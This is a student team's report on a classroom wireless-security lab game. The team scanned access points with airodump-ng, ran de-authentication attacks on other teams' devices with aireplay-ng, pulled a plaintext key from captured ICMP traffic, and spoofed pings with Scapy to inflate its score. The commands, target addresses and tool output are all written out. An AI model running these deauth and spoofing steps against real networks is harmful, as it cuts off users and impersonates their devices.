Lab 1 Report

Team 3: Hannah Callihan, Jerrel Gordon, Grant Butler, Rusheel Raj

Table of Contents


Task 1: Finding Wi-Fi Routers and Clients

Display available WiFi Access Points and Stations in the classroom. Explain what method/tool you used for this purpose.

Using command:

```
sudo tcpdump -i wlan1mon 'icmp'
```

We were able to view all the available wifi access points and filtering the results to only show the `icmp` packets being sent, since the script on the PIs specifically stated `ping 192.168.1.120` and `ping` uses icmp.



```
kali@kali:~$ sudo airodump-ng wlan1mon --essid-regex=FITSec* -c 9

 CH  9 ][ Elapsed: 6 s ][ 2022-09-08 10:01 ][ WPA handshake: 68:FF:7B:AF:3E:85

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 68:FF:7B:AF:3E:85  -30 100       98      266    8   9  195   WPA2 CCMP   PSK  FITSec-Air
 B0:95:75:8D:69:8B  -30  94       98       31    4   9  130   OPN              FITSec-Team-1
 B0:95:75:8D:6A:75  -35  69       96       69    2   9  130   OPN              FITSec-Team-2
 B0:95:75:8D:69:33  -38  62       90      577    1   9  130   OPN              FITSec-Team-4
 B0:95:75:8D:71:43  -38   0       93      791   28   9  130   OPN              FITSec-Team-3
```

all APs with ESSIDs that start with `FITSec`


Task 2: Sniffing Wi-Fi Traffic

Sniff the Wi-Fi interface and provide some screenshots of packets transmitted.

Used the command:

```
sudo airodump-ng wlan1mon -c 9
```

to sniff the Wi-Fi transmissions and see packets being sent.



```
 CH  9 ][ Elapsed: 8 mins ][ 2022-09-08 09:51 ][ fixed channel wlan1mon: -1

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 68:FF:7B:AF:3E:85  -29 100     4312     6710   14   9  195   WPA2 CCMP   PSK  FITSec-Air

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 68:FF:7B:AF:3E:85  DC:A6:32:5D:23:A5  -14    0 -24e     0      307
 68:FF:7B:AF:3E:85  B2:95:75:0D:69:8B  -32    0 - 1e     0      294
 68:FF:7B:AF:3E:85  B2:95:75:8B:FA:99  -30   24e-24e     1      374
 68:FF:7B:AF:3E:85  B2:95:75:8D:71:44  -32   24e- 1e     0      283
 68:FF:7B:AF:3E:85  B2:95:75:FB:0B:F8  -32   24e-24e   609      213  PMKID
 68:FF:7B:AF:3E:85  B2:95:75:0D:71:43  -30    0 - 1e     0      276
 68:FF:7B:AF:3E:85  B2:95:75:0D:69:33  -34    0 - 1e     5      275
 68:FF:7B:AF:3E:85  B2:95:75:8B:9C:22  -36   24e- 1e   361      681
 68:FF:7B:AF:3E:85  B2:95:75:8C:0C:E6  -44   24e- 1e     1      417
 68:FF:7B:AF:3E:85  B2:95:75:FB:10:AC  -34   24e- 1e   528      311  PMKID
 68:FF:7B:AF:3E:85  B2:95:75:8C:06:4B  -32   24e-24e     1      480
 68:FF:7B:AF:3E:85  B2:95:75:8D:69:8C  -34   24e- 1e     0      284
 68:FF:7B:AF:3E:85  B2:95:75:74:30:C4  -32    1e- 1e     9      312  PMKID
 68:FF:7B:AF:3E:85  B2:95:75:32:74:C2  -36    1e- 1e     9      103  PMKID
 68:FF:7B:AF:3E:85  DC:A6:32:60:28:4C  -40    0 -24e     0      212
 68:FF:7B:AF:3E:85  B2:95:75:8D:69:34  -34   24e- 1e    16      238
 68:FF:7B:AF:3E:85  DC:A6:32:5D:11:97  -36    1e- 1e    36      200
 68:FF:7B:AF:3E:85  DC:A6:32:37:E0:D9  -38    1e-24e     0      187
 68:FF:7B:AF:3E:85  B2:95:75:0D:6A:75  -40    0 - 1e     4      292
 68:FF:7B:AF:3E:85  B2:95:75:8D:6A:76  -32   24e-24e   457      484
 68:FF:7B:AF:3E:85  DC:A6:32:37:E2:20  -38    0 -24e     0      334
 68:FF:7B:AF:3E:85  18:CC:18:9F:35:BC  -40    2e- 1e     0      326  PMKID
 68:FF:7B:AF:3E:85  DC:A6:32:5D:18:1B  -36    1e-24e     3      214
 68:FF:7B:AF:3E:85  DC:A6:32:5C:C4:A9  -38    1e- 1e     0      256  PMKID
Quitting ...
kali@kali:~$ 
```


packets sniffed with `airodump-ng`

Task 3: Sending De-Authentication Packets

How did you send the de-authentication packets? How did you confirm it worked?

Found the BSSIDs of a specific PI with command:

```
sudo airodump-ng wlan1mon --bssid={client BSSID} -c 9
```




```
kali@kali:~$ sudo airodump-ng wlan1mon --bssid=B0:95:75:8D:69:8B -c 9

 CH  9 ][ Elapsed: 0 s ][ 2022-09-08 10:02

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 B0:95:75:8D:69:8B  -31 100       17       16    0   9  130   OPN              FITSec-Team-1

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 B0:95:75:8D:69:8B  DC:A6:32:8B:9C:22  -40   24e-24e    0        5
```

the bssid of a station connected to the router with essid of `FITSec-Team-1`

Then, used the BSSID to send a de-authentication attack to the router pretending to be the PI.

The command used:

```
sudo aireplay-ng wlan1mon -0 1000 -a {router BSSID} -c {client BSSID}
```



```
kali@kali:~$ sudo aireplay-ng wlan1mon -0 1000 -a B0:95:75:8D:69:8B -c DC:A6:32:8B:9C:22
10:02:42  Waiting for beacon frame (BSSID: B0:95:75:8D:69:8B) on channel 9
10:02:43  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6:32:8B:9C:22] [14|65 ACKs]
10:02:43  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6:32:8B:9C:22] [ 1|59 ACKs]
10:02:44  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6:32:8B:9C:22] [ 0|65 ACKs]
10:02:45  Sending 64 directed DeAuth (code 7). STMAC: [DC:A6:32:8B:9C:22] [14|59 ACKs]
```

sending a de-auth attack by pretending to be the station requesting de-auth to the router

Confirmed that the attack worked by seeing that Team 1's score was no longer going up each time the scoreboard updated.

A deauthing chaos then ensued and ultimately broke the network, which, as I would later learn was Nick de-authing the FITSec-Air router.

、ヽ｀、ヽ｀个o(ಥ_ಥ)｀ヽ、｀ヽ、


Task 4: Spoofing Pings to Artificially Inflate Scores

What procedure (if any) did you follow to beat the game? Has it worked? If not, what went wrong? Explain in short.

First recorded a pcap with command:

```
sudo tcpdump -i wlan1mon 'icmp' -w lab1.pcap
```

Then, opened the pcap in wireshark to get the key in plaintext from the packet (Note that this was only easy because the key was not encrypted).


lab1.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
lab1.pcap
Packets: 128399 · Displayed: 128399 (100.0%)
Profile: Default
kali@kali: ~
File Actions Edit View Help

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.120	192.168.1.92	ICMP	107	Echo
2	0.000864	192.168.1.120	192.168.1.93	ICMP	99	Echo
3	0.001189	192.168.1.120	192.168.1.93	ICMP	99	Echo
4	0.001368	192.168.1.120	192.168.1.93	ICMP	99	Echo
5	0.001771	192.168.1.120	192.168.1.93	ICMP	99	Echo
6	0.003644	192.168.1.120	192.168.1.93	ICMP	99	Echo
7	0.003776	192.168.1.120	192.168.1.93	ICMP	99	Echo

```
Frame 1: 107 bytes on wire (856 bits), 107 bytes captured (856 bits)
Radiotap Header v0, Length 21
802.11 radio information
IEEE 802.11 QoS Data, Flags: ....R.F.
Logical-Link Control
Internet Protocol Version 4, Src: 192.168.1.120, Dst: 192.168.1.92
Internet Control Message Protocol
```

```
0000  00 00 15 00 2a 48 08 00  00 00 94 09 80 04 cf 01   ····*H·· ········
0010  00 00 07 04 07 88 0a 2c  00 dc a6 32 8b fa 99 b0   ·······, ···2····
0020  95 75 8d 71 43 dc a6 32  5c b6 68 b0 7d 00 00 aa   ·u·qC··2 \·h·}···
0030  aa 03 00 00 00 08 00 45  00 00 34 9e 9c 00 00 40   ·······E ··4····@
0040  01 58 08 c0 a8 01 78 c0  a8 01 5c 00 00 62 54 00   ·X····x· ··\··bT·
0050  00 00 00 6b 65 79 7b 39  62 33 65 31 61 36 65 62   ···key{9 b3e1a6eb
0060  32 30 62 6b 65 79 7b 39  62 33 65                  20bkey{9 b3e
```


```
10:22:13  Sending 64 directed DeAuth (code 7). STMAC: [B2:95:75:8B:FA:99] [ 2|64 ACKs]
10:22:14  Sending 64 directed DeAuth (code 7). STMAC: [B2:95:75:8B:FA:99] [ 2|62 ACKs]
10:22:15  Sending 64 directed DeAuth (code 7). STMAC: [B2:95:75:8B:FA:99] [21|62 ACKs]
10:22:16  Sending 64 directed DeAuth (code 7). STMAC: [B2:95:75:8B:FA:99] [52|56 ACKs]
10:22:17  Sending 64 directed DeAuth (code 7). STMAC: [B2:95:75:8B:FA:99] [ 8|68 ACKs]
10:22:18  Sending 64 directed DeAuth (code 7). STMAC: [B2:95:75:8B:FA:99] [ 0|62 ACKs]
10:22:18  Sending 64 directed DeAuth (code 7). STMAC: [B2:95:75:8B:FA:99] [45|53 ACKs]
10:22:19  Sending 64 directed DeAuth (code 7). STMAC: [B2:95:75:8B:FA:99] [26|61 ACKs]
10:22:20  Sending 64 directed DeAuth (code 7). STMAC: [B2:95:75:8B:FA:99] [ 6|58 ACKs]
10:22:21  Sending 64 directed DeAuth (code 7). STMAC: [B2:95:75:8B:FA:99] [49|58 ACKs]
10:22:22  Sending 64 directed DeAuth (code 7). STMAC: [B2:95:75:8B:FA:99] [45|63 ACKs]
```

```
kali@kali:~$ sudo tcpdump -i wlan1mon 'icmp' -w lab1.pcap
tcpdump: listening on wlan1mon, link-type IEEE802_11_RADIO (802.11 plus radiotap header), snapshot length 26
2144 bytes
^C128399 packets captured
128824 packets received by filter
0 packets dropped by kernel
kali@kali:~$
kali@kali:~$ 
```

pcap from traffic using `tcpdump` of icmp traffic and using it to get the key to spoof packet

Finally, we used Scapy to spoof the ping packets with:

```
packet=IP(src="192.168.1.92",dst="192.168.1.120")/ICMP()/Raw(load="key{9b3e1a6eb20bkey{9b3e")
send(packet,loop=1)
```



```
.............................................................................................WARNING: No r
oute found (no default route?)
WARNING: No route found (no default route?)
WARNING: more No route found (no default route?)
.........................................................................................................
.........................................................................................................
.........................................................................................................
................................................................................................WARNING:
No route found (no default route?)
WARNING: No route found (no default route?)
WARNING: more No route found (no default route?)
.........................................................................................................
.........................................................................................................
.........................................................................................................
..........................................................WARNING: No route found (no default route?)
WARNING: No route found (no default route?)
WARNING: more No route found (no default route?)
.........................................................................................................
.........................................................................................................
.........................................................................................................
................................................WARNING: No route found (no default route?)
WARNING: No route found (no default route?)
WARNING: more No route found (no default route?)
...............................................
```

```
.........................................................................................................
.........................................................................................................
........................................WARNING: No route found (no default route?)
WARNING: No route found (no default route?)
.WARNING: more No route found (no default route?)
.........................................................................................................
.........................................................................................................
.........................................................................................................
......................WARNING: No route found (no default route?)
WARNING: No route found (no default route?)
WARNING: more No route found (no default route?)
.........................................................................................................
.........................................................................................................
.........................................................................................................
............WARNING: No route found (no default route?)
WARNING: No route found (no default route?)
.WARNING: more No route found (no default route?)
.........................................................................................................
.........................................................................................................
.........................................................................................................
................................WARNING: No route found (no default route?)
WARNING: No route found (no default route?)
.WARNING: more No route found (no default route?)
...........................................................................................
```

```
..............................................WARNING: No route found (no default route?)
WARNING: No route found (no default route?)
.WARNING: more No route found (no default route?)
.........................................................................................................
.........................................................................................................
.........................................................................................................
...............................................WARNING: No route found (no default route?)
WARNING: No route found (no default route?)
WARNING: more No route found (no default route?)
.........................................................................................................
.........................................................................................................
.........................................................................................................
.......................................WARNING: No route found (no default route?)
WARNING: No route found (no default route?)
WARNING: more No route found (no default route?)
.........................................................................................................
.........................................................................................................
.........................................................................................................
...................................................................................WARNING: No route foun
d (no default route?)
WARNING: No route found (no default route?)
WARNING: more No route found (no default route?)
.........................................................................................................
.........................................................................................................
.......................
```

```
.................................WARNING: No route found (no default route?)
WARNING: No route found (no default route?)
.WARNING: more No route found (no default route?)
.........................................................................................................
.........................................................................................................
.........................................................................................................
.........................................................................................................
..........WARNING: No route found (no default route?)
WARNING: No route found (no default route?)
WARNING: more No route found (no default route?)
.........................................................................................................
.........................................................................................................
.........................................................................................................
....................................................................WARNING: No route found (no default r
oute?)
WARNING: No route found (no default route?)
.WARNING: more No route found (no default route?)
.........................................................................................................
.........................................................................................................
.........................................................................................................
...........................................WARNING: No route found (no default route?)
WARNING: No route found (no default route?)
.WARNING: more No route found (no default route?)
.........................................................................................................
........................
```

spoofing with four instances of scapy running on the pi

Project Contributions

Who did what in the project/report?

Hannah

Found available Wi-Fi Access Points and Stations in the classroom. Sniffed Wi-Fi interface. Worked on sending the deauthentication attacks to Teams 1 and 2. Wrote majority of lab report.

Jerrel

Used Wireshark to find team keys to assist in spoofing attacks. Used `tcpdump` to capture network information and used Scapy to spoof team score. Set this up on multiple devices.

Grant

Found available Wi-Fi APs, including the routers and clients with ESSIDs starting with `FITSec` using `airodump-ng`. Sniffed Wi-Fi packets being sent using `tcpdump` along with the specific BSSID being targeted. Used Wireshark with the help of Rusheel to find the key to spoof the pings. Sent the frames using `scapy` to inflate our score. Sent de-authentication attacks on Teams 1 and 4 using `aireplay-ng`, including one of Team 4’s personal laptops. Helped with Lab Report.

Rusheel Raj

Used wireshark to find team keys to assist in spoofing attacks. Used `tcpdump` to capture network information and used scapy to spoof other teams.